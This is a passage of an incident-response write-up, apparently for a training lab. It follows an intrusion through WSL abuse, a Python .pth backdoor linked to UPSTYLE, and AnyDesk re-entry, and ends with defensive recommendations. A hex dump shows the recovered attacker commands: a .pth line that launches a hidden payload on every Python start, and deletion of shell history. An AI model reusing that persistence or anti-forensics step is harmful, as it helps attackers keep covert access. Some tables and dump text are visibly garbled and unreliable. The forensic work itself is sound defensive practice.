...__init__.cpython-312.pyc	.pyc	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	827	2025-04-19 14:45:00
...REThread.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	2353	2025-04-19 14:45:00
...__init__.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	657	2025-04-19 14:45:00
...__pycache__		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:45:00
...crashdb.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	34994	2025-04-19 14:45:00
...crashdb_impl		<input checked="" type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	0	2025-04-19 14:45:00
...fileutils.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	22156	2025-04-19 14:45:00
...hookutils.py	.py	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	36269	2025-04-19 14:45:00

**Conclusion:**

This **.pth** file represents a stealthy persistence mechanism, taking advantage of Python’s auto-import behaviour within **WSL**. Such techniques are increasingly observed in recent attack chains and allow threat actors to re-establish access without relying on traditional Windows-based persistence methods.

**12. Abused Windows Feature**

**Finding:**

The attacker leveraged a legitimate Windows feature — Windows Subsystem for Linux (WSL) — to establish stealthy persistence and execute Linux-based tooling on the compromised Windows system.

**Details:**

- **Feature Abused:** Windows Subsystem for Linux (WSL)
- **Evidence Source:** PREFETCH files showing **wsL.exe** execution and mounted Ubuntu WSL directories
- **Key Indicators:**
  - Presence of Ubuntu distribution layers under the WSL installation path
  - Execution of Python scripts from WSL paths (e.g., /usr/lib/python3/...)
  - PREFETCH artifacts indicating execution of **wsL.exe**

This abuse of WSL enabled the attacker to run non-Windows binaries and scripts, evading conventional Windows-based detection mechanisms.

**Supporting Evidence:**

Source Modif...	Source Access...	Executable Name	R...	Hash	Size	Version	Last Run	P...	Previous Run1	Previous Run2	Previous ...	Previ...	Previous Run5
2025-05-29 1...	2025-05-29 17...	VC_REDIST.X64.EXE	1	969B8BC5	64198	Windows ...	2025-02...						
2025-05-29 1...	2025-05-29 17...	VC_REDIST.X86.EXE	1	F876CF0	122046	Windows ...	2025-02...						
2025-05-29 1...	2025-05-29 17...	VC_REDIST.X86.EXE	3	216CD5C7	71360	Windows ...	2025-02...	2..	2025-02-20 13:19:24				
2025-05-29 1...	2025-05-29 17...	VC_REDIST.X86.EXE	1	54D0F938	60812	Windows ...	2025-01...						
2025-05-29 1...	2025-05-29 17...	VC_REDIST.X86.EXE	1	B92A9F10	59128	Windows ...	2025-02...						
2025-05-29 1...	2025-05-29 17...	VC_REDIST.X86.EXE	1	CEAE3F1D	36788	Windows ...	2025-01...						
2025-05-29 1...	2025-05-29 17...	VISUALSTUDIOSETUP.EXE	3	9ECD0FFA	126200	Windows ...	2025-02...	2..	2025-02-20 13:03:50				
2025-05-29 1...	2025-05-29 17...	VMTTOOLS.DLL	32	90328040	58272	Windows ...	2025-04...	2..	2025-04-19 14:39:42	2025-02-20 13:33:40	2025-02-1...	2025-...	2025-01-23 21:...
2025-05-29 1...	2025-05-29 17...	VSSVC.EXE	5	6C8F0C66	23006	Windows ...	2025-04...	2..	2025-02-20 13:23:13	2025-02-20 13:18:09	2025-01-2...		
2025-05-29 1...	2025-05-29 17...	WEVTUTIL.EXE	4	1E154F39	9890	Windows ...	2025-04...	2..	2025-04-19 20:42:13	2025-04-19 20:42:06			
2025-05-29 1...	2025-05-29 17...	WHOAMI.EXE	1	9D378AFE	12520	Windows ...	2025-04...						
2025-05-29 1...	2025-05-29 17...	WINLOGON.EXE	1	DEDDC986	30344	Windows ...	2025-04...						
2025-05-29 1...	2025-05-29 17...	WINSAT.EXE	4	C345C808	55330	Windows ...	2025-04...	2..	2025-04-19 13:46:41	2025-01-23 18:04:02			
2025-05-29 1...	2025-05-29 17...	WINDSKSETUP.EXE	1	46218816	286528	Windows ...	2025-02...						
2025-05-29 1...	2025-05-29 17...	WLRMNR.EXE	31	A7C36FDD	12486	Windows ...	2025-04...	2..	2025-02-20 13:33:41	2025-02-11 14:04:19	2025-01-2...	2025-...	2025-01-23 21:...
2025-05-29 1...	2025-05-29 17...	WMIADAP.EXE	23	BB21CD77	18592	Windows ...	2025-04...	2..	2025-01-23 21:42:26	2025-01-23 21:37:36	2025-01-2...	2025-...	2025-01-23 21:...
2025-05-29 1...	2025-05-29 17...	WMIAPSRV.EXE	27	FC8436DD	20450	Windows ...	2025-04...	2..	2025-01-23 21:40:52	2025-01-23 21:31:34	2025-01-2...	2025-...	2025-01-23 20:...
2025-05-29 1...	2025-05-29 17...	WMIAPRSE.EXE	16	E88DD2D9	62398	Windows ...	2025-04...	2..	2025-04-19 20:09:24	2025-04-19 19:56:11	2025-04-1...	2025-...	2025-01-23 21:...
2025-05-29 1...	2025-05-29 17...	WSCRIPT.EXE	2	3FF4D889	34882	Windows ...	2025-01...	2..					
2025-05-29 1...	2025-05-29 17...	WSL.EXE	15	1B26B538	23738	Windows ...	2025-04...	2..	2025-04-19 23:29:59	2025-04-19 20:18:43	2025-04-1...	2025-...	2025-04-19 14:...
2025-05-29 1...	2025-05-29 17...	WSLHOST.EXE	13	CF177207	15762	Windows ...	2025-04...	2..	2025-04-19 23:29:59	2025-04-19 20:18:43	2025-04-1...	2025-...	2025-04-19 14:...
2025-05-29 1...	2025-05-29 17...	WUDFHST.EXE	1	DEBBE5F1	25276	Windows ...	2025-04...						
2025-05-29 1...	2025-05-29 17...	YANDA.EXE	45	A45C47C7	30384	Windows ...	2025-01...	2..	2025-01-23 17:49:29	2025-01-23 17:44:07	2025-01-2...	2025-...	2025-01-23 17:...

## Conclusion:

WSL served as both an execution environment and a persistence vector. This technique highlights the growing trend of adversaries abusing dual-operating system capabilities (e.g., Linux on Windows) to operate covertly on endpoints that appear otherwise clean in traditional Windows-only forensics.

## 13. Triggering Execution

### Finding:

Analysis of the attacker's command history revealed the exact command used to trigger the malicious code execution on the compromised system. The command was executed manually by the victim or attacker during the intrusion, resulting in the launch of a backdoor through a Python .pth file.

- **Command:** `python3.12 FileOrganizer.py`
- **Location:** Extracted from `.bash_history` in the WSL environment at `C:\Users\BTLOTest\Desktop\Artefacts\DownStyle\C\Users\Administrator\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu_79rhkp1fndgsc\LocalState\rootfs\home\sys-admin`
- **Context:** The `.bash_history` file shows all commands executed during the attack and was used to identify this critical action.

### Technical Details:


The command `python3.12 FileOrganizer.py` indicates the execution of a Python script named `FileOrganizer.py` using Python version 3.12. The script is known to trigger a backdoor via the installation of a .pth file — a Python path file commonly abused for persistence or code injection.

This evidence confirms active execution of attacker tools within the Windows Subsystem for Linux (WSL) environment, leveraging Python to run malicious payloads.

## Evidence:

- Complete `.bash_history` file listing commands run in the WSL environment
- Identification of the exact command that initiated the backdoor execution
- Path and timestamp correlation supporting manual execution

## Screenshot Evidence:




## 14. Malicious File Hash

To obtain the hash value of the file, I simulated the attacker's actions after analysing key indicators left behind. The file path and behaviour were reconstructed using artefacts discovered in earlier steps, including details from a batch script linked to persistence.

### Details:

- **Hash:**  
`d4a5b0c969d3e42bc2d72af43abdd312896cc13ac69720987c398164c468f74f`
- **Purpose:** This hash was used to classify the file as malicious and correlate it with known threat intelligence reports.

## Supporting Evidence:



File List			
Name	Size	Type	Date Modified
\$Extend	0	Directory	5/29/2025 5:13:16 PM
\$Recycle.Bin	0	Directory	5/29/2025 5:13:16 PM
ProgramData	0	Directory	5/29/2025 5:13:16 PM
Users	0	Directory	5/29/2025 5:13:52 PM
Windows	0	Directory	5/29/2025 5:14:16 PM
\$Boot	8	Regular File	5/29/2025 5:13:12 PM
\$LogFile	65,536	Regular File	5/29/2025 5:13:13 PM
\$MFT	204,544	Regular File	5/29/2025 5:13:15 PM
\$Secure_SSDFS	915	Regular File	5/29/2025 5:13:15 PM

e3dbce0	00 00 00 00 00 00 03 00-52 00 00 00 18 00 01 00	.....R.....
e3dbcd0	DC 37 02 00 00 00 01 00-7B 3E 4D 6E 6B B1 DB 01	U7.....(>Mnka0-
e3dbcc0	DE 9F 9C 0F 83 B1 DB 01-2E 9F 9C 0F 83 B1 DB 01	B.....B.....a0-
e3dbc0	DE 9F 9C 0F 83 B1 DB 01-00 00 00 00 00 00 00 00	B.....a0.....
e3dbce0	00 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00	.....
e3dbcf0	08 02 42 00 41 00 53 00-48 00 5F 00 48 00 7E 00	..B.A.S.H...H..
e3dbd0	31 00 00 00 00 00 00 00-30 00 00 00 78 00 00 00	1.....0...x...
e3dbd10	00 00 00 00 00 00 02 00-5C 00 00 00 18 00 01 00	.....\.....
e3dbd20	DC 37 02 00 00 00 01 00-7B 3E 4D 6E 6B B1 DB 01	U7.....(>Mnka0-
e3dbd30	DE 9F 9C 0F 83 B1 DB 01-2E 9F 9C 0F 83 B1 DB 01	B.....a0..b.....a0-
e3dbd40	DE 9F 9C 0F 83 B1 DB 01-00 00 00 00 00 00 00 00	B.....a0.....
e3dbd50	00 00 00 00 00 00 00 00-20 00 00 00 00 00 00 00	.....
e3dbd60	0D 01 2E 00 62 00 E1 00-73 00 68 00 5F 00 68 00	...b.a.s.h...h..
e3dbd70	69 00 73 00 74 00 6F 00-72 00 79 00 00 00 00 00	1-s-t-o-r-y.....
e3dbd90	E2 00 00 00 18 00 00 00-65 63 68 6F 20 27 69 6D	a.....echo 'am
e3dbda0	70 6F 72 74 20 6F 73 38-20 6F 73 2E 73 79 73 74	port os: os.syst
e3dbdb0	65 6D 28 22 63 6D 64 2E-65 78 65 20 2F 63 20 73	em("cmd.exe /c s
e3dbdc0	74 61 72 74 20 2F 6B 69-6E 20 5C 22 5C 22 20 5C	care /main ("") \
e3dbdd0	22 43 3A 5C 5C 55 73 65-72 73 5C 5C 41 64 6D 69	"C:\Users\Admini
e3dbde0	6E 69 73 74 72 61 74 6F-72 5C 5C 41 70 70 44 61	istrator\AppData
e3dbdf0	74 61 5C 5C 4C 6F 63 61-6C 5C 5C 54 65 6D 08 00	te\Local\Tem
e3dbef0	5C 31 41 74 72 33 35 5C-22 22 29 27 20 3E 20 2F	\!Acr35""' > /
e3dbf0	75 73 72 2F 6C 69 62 2F-70 79 74 68 6F 6E 33 2F	ser/lib/python3/
e3dbf10	64 69 73 74 2D 70 61 63-6B 61 67 65 73 2F 6D 61	dist-packages/ma
e3dbf20	6C 6D 6F 65 62 2E 70 74-68 0A 63 64 20 2F 72 eF	lmoeb.pth od /ro
e3dbf30	6F 74 2F 0A 6C 73 0A 6C-73 20 2D 6C 69 61 20 0A	ot /ls ls -lha
e3dbf40	63 61 74 20 2E 62 61 73-68 5F 68 69 73 74 6F 72	cat .bash histor
e3dbf50	79 20 0A 72 6D 20 2E 62-61 73 68 5F 68 69 73 74	y rm .bash_hist
e3dbf60	6F 72 79 20 0A 65 78 69-74 0A 00 00 00 00 00 00	ory exit.....
e3dbf70	D0 00 00 00 20 00 00 00-00 00 00 00 00 00 04 00	B.....
e3dbf80	08 00 00 00 18 00 00 00-2D 00 00 00 3C 00 00 00	.....<.....
e3dbf90	E0 00 00 00 58 00 00 00-00 00 00 00 05 00 00 00	a...X.....
e3dbfa0	3C 00 00 00 18 00 00 00-14 00 00 00 06 04 00 00	<.....
e3dbfb0	24 4C 58 55 48 44 00 00-00 00 00 14 00 00 00 00	\$LXUID.....
e3dbfc0	00 06 04 00 24 4C 58 47-49 44 00 00 00 00 00 00	.....\$LXSID.....
e3dbfd0	14 00 00 00 00 06 04 00-24 4C 58 4D 4F 44 00 80	.....<LXMOD.....
e3dbfe0	81 00 00 00 00 00 00 00-FF FF FF FF 82 79 47 11	.....yyyy-yG-
e3dbff0	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00	.....
e3dbf00	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00	.....
e3dbf10	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00	.....
e3dbf20	00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00	.....

## 15. Backdoor Name

According to threat intelligence, this backdoor—**Upstyle**—is associated with a zero-day command injection vulnerability (**CVE-2024-3400**) affecting Palo Alto Networks PAN-OS. The vulnerability has a CVSS score of 10.0, indicating maximum severity, and allows unauthorised attackers to execute arbitrary commands with root privileges. The Upstyle backdoor was identified through IOC matching and exhibited behaviour consistent with .pth-based backdoors. It is also mapped to MITRE ATT&CK Software ID: **S1164**.

### Details:

- **Name:** **Upstyle**
- **Classification:** Identified via threat intelligence and behavioural analysis
- **Associated CVE:** **CVE-2024-3400**
- **MITRE ATT&CK Mapping:** **S1164**

### Supporting Evidence:

#### Sources:

- <https://www.zscaler.com/de/blogs/security-research/look-cve-2024-3400-activity-and-upstyle-backdoor-technical-analysis>
- <https://attack.mitre.org/software/S1164/>

## Supporting Evidence:

The screenshot shows the MITRE ATT&CK framework page for the UPSTYLE malware. The page is titled "UPSTYLE" and includes a description: "UPSTYLE is a Python-based backdoor associated with exploitation of Palo Alto firewalls using CVE-2024-3400 in early 2024. UPSTYLE has only been observed in relation to this exploitation activity, which involved attempted install on compromised devices by the threat actor UTA0218." The page also lists technical details: ID: S1164, Type: MALWARE, Platforms: Network Devices, Linux, Version: 1.0, Created: 20 November 2024, and Last Modified: 15 April 2025. A table titled "Techniques Used" lists several techniques, with the "Event Triggered Execution" technique (T1546) highlighted in red. The table has columns for Domain, ID, Name, and Use.

Domain	ID	Name	Use
Enterprise	T1059	.006 Command and Scripting Interpreter: Python	UPSTYLE is a Python-based application. <sup>[1][2]</sup>
Enterprise	T1001	.001 Data Obfuscation: Junk Data	UPSTYLE retrieves a non-existent webpage from the command and control server then parses commands from the resulting error logs to decode commands to the web shell. <sup>[1]</sup>
Enterprise	T1140	Deobfuscate/Decode Files or Information	UPSTYLE encodes its main content prior to loading via Python as base64-encoded blobs. <sup>[1][2]</sup>
Enterprise	T1546	Event Triggered Execution	UPSTYLE creates a <code>__pycache__</code> file beginning with the text <code>__pycache__</code> so that any time another process or script attempts to reference the modified item the malicious code will also run. <sup>[1]</sup>
Enterprise	T1555	Hide Information	UPSTYLE attempts to retrieve a non-existent webpage from the command and control server resulting in hidden

## Sources:

<https://www.zscaler.com/de/blogs/security-research/look-cve-2024-3400-activity-and-upstyle-backdoor-technical-analysis>

<https://attack.mitre.org/software/S1164/>

## 16. Termination of Attacker's Session

### Finding: Last Observed Attacker Activity and Mapping to MITRE ATT&CK Framework

Through analysis of AnyDesk session logs, it was identified that AnyDesk was actively installed and running on the compromised system during the attack timeframe. This aligns with MITRE ATT&CK technique T1021.001 – Remote Services: Remote Desktop Protocol (RDP) / Remote Access Tools (AnyDesk), indicating the attacker leveraged AnyDesk as a remote access tool during the intrusion phase.

- **Timestamp (UTC):** 2025-04-19 23:38:01
- **Details:** The attacker's remote session terminated at this timestamp, as traced through AnyDesk service logs, marking the last observed remote activity. The session end is corroborated by the cessation of user interactions within AnyDesk.
- **Impact:** The presence and active use of AnyDesk facilitated unauthorised remote control, allowing the attacker to execute commands and maintain persistence on the system.

## Supporting Evidence:

1263	info	2025-04-19 23:28:00.871	gsvc	2860	1332	9	anynet.main_relay_conn	- Reporting system information.
1264	info	2025-04-19 23:28:00.871	gsvc	2860	1332	9	anynet.main_relay_conn	- Main relay ID: 4cbf8fdb
1265	info	2025-04-19 23:28:00.871	gsvc	2860	1332	9	anynet.main_relay_conn	- Detected 3 new networks.
1266	info	2025-04-19 23:28:00.871	gsvc	2860	1332	8	anynet.connection_mgr	- Main relay connection established.
1267	info	2025-04-19 23:28:00.871	gsvc	2860	1332	8	anynet.connection_mgr	- New user data. Client-ID: 1838955115.
1268	info	2025-04-19 23:28:00.871	gsvc	2860	1332	17	anynet_service	- Relay connection state changed: Connected.
1277	info	2025-04-19 23:28:01.778	gsvc	2860	1332	25	anynet.main_relay_conn	- Reporting system information.
1278	info	2025-04-19 23:38:01.902	gsvc	2860	1332	25	anynet.main_relay_conn	- Reporting system information.
1283	info	2025-04-19 23:47:13.197	gsvc	2860	1332			
1288	info	2025-04-19 23:47:18.822	gsvc	2860	1332	8	anynet.	
1289	info	2025-04-19 23:47:18.822	gsvc	2860	1332			
1304	info	2025-04-19 23:47:18.843	gsvc	2860	1332	9	anynet.m	
1305	info	2025-04-19 23:47:18.853	gsvc	2860	1332	9	anynet.	
1306	info	2025-04-19 23:47:18.853	gsvc	2860	1332			
1314	info	2025-04-19 23:47:18.868	gsvc	2860	1332			
1342	info	2025-04-19 23:47:18.868	gsvc	2860	1332	2	anynet.	
1374	info	2025-04-20 09:24:01.369	gsvc	3224	4688	2		
1375	info	2025-04-20 09:24:01.369	gsvc	3224	4688	2	anynet.	
1376	info	2025-04-20 09:24:01.400	gsvc	3224	4688	2	anynet.	

## 17. Reconnection Attempt

### Finding: Reentry by Attacker Post-Initial Incident

The attacker re-established access to the system following the initial compromise. A log entry at **2025-04-20 09:25:30** UTC indicates a successful AnyDesk control session was established shortly after system startup. This suggests that AnyDesk was set to launch at boot and automatically enabled remote access for the attacker without user interaction.

- **Timestamp (UTC):** 2025-04-20 09:25:30
- **Details:** Based on log traces, the attacker leveraged AnyDesk's auto-start behaviour, allowing immediate reconnection upon system boot. This session activity reflects continuity of control from the previous night's session, which had terminated at **23:38:01**.
- **Impact:** This behaviour demonstrates persistent access by the attacker, enabling them to resume operations without needing to reinfect or manually intervene on the compromised system.

### Supporting Evidence:

Line	Tag	Timestamp	Source	Destination	Port	Process	Message
1460	info	2025-04-20 09:25:29.478	gsvc	3224	4688	25	app.service - Connected to 6912 (control:1).
1468	warning	2025-04-20 09:25:29.603	gsvc	3224	4688	9	anynet.conn - Response to request 2398 ignored.
1471	warning	2025-04-20 09:26:26.993	gsvc	3224	4688	6	anynet.conn - Request timeout.
1473	warning	2025-04-20 09:26:27.102	gsvc	3224	4688	9	anynet.conn - Response to request 185 ignored.
1474	warning	2025-04-20 09:27:24.503	gsvc	3224	4688	6	anynet.conn - Request timeout.
1475	warning	2025-04-20 09:27:24.612	gsvc	3224	4688	9	anynet.conn - Response to request 185 ignored.
1476	warning	2025-04-20 09:28:22.018	gsvc	3224	4688	6	anynet.conn - Request timeout.
1478	info	2025-04-20 10:02:26.735	gsvc	3224	4688	25	app.service - Connected to 6912 (control:1).

## Conclusion

### The attack showcased advanced techniques including:

- Fileless persistence using .pth injection via WSL.
- Use of native Windows tools (LOLBAS) and PowerShell.
- Credential harvesting and stealthy lateral movement.
- Bypassing endpoint protection and abusing AnyDesk for covert access.

### Recommendations

- Disable or restrict WSL if not required.
- Monitor execution of python.exe and .pth file creation under user contexts.
- Enforce multi-factor authentication on internal services.

- Limit PowerShell usage via Constrained Language Mode.
- Monitor for abuse of remote access tools (RATs/AnyDesk).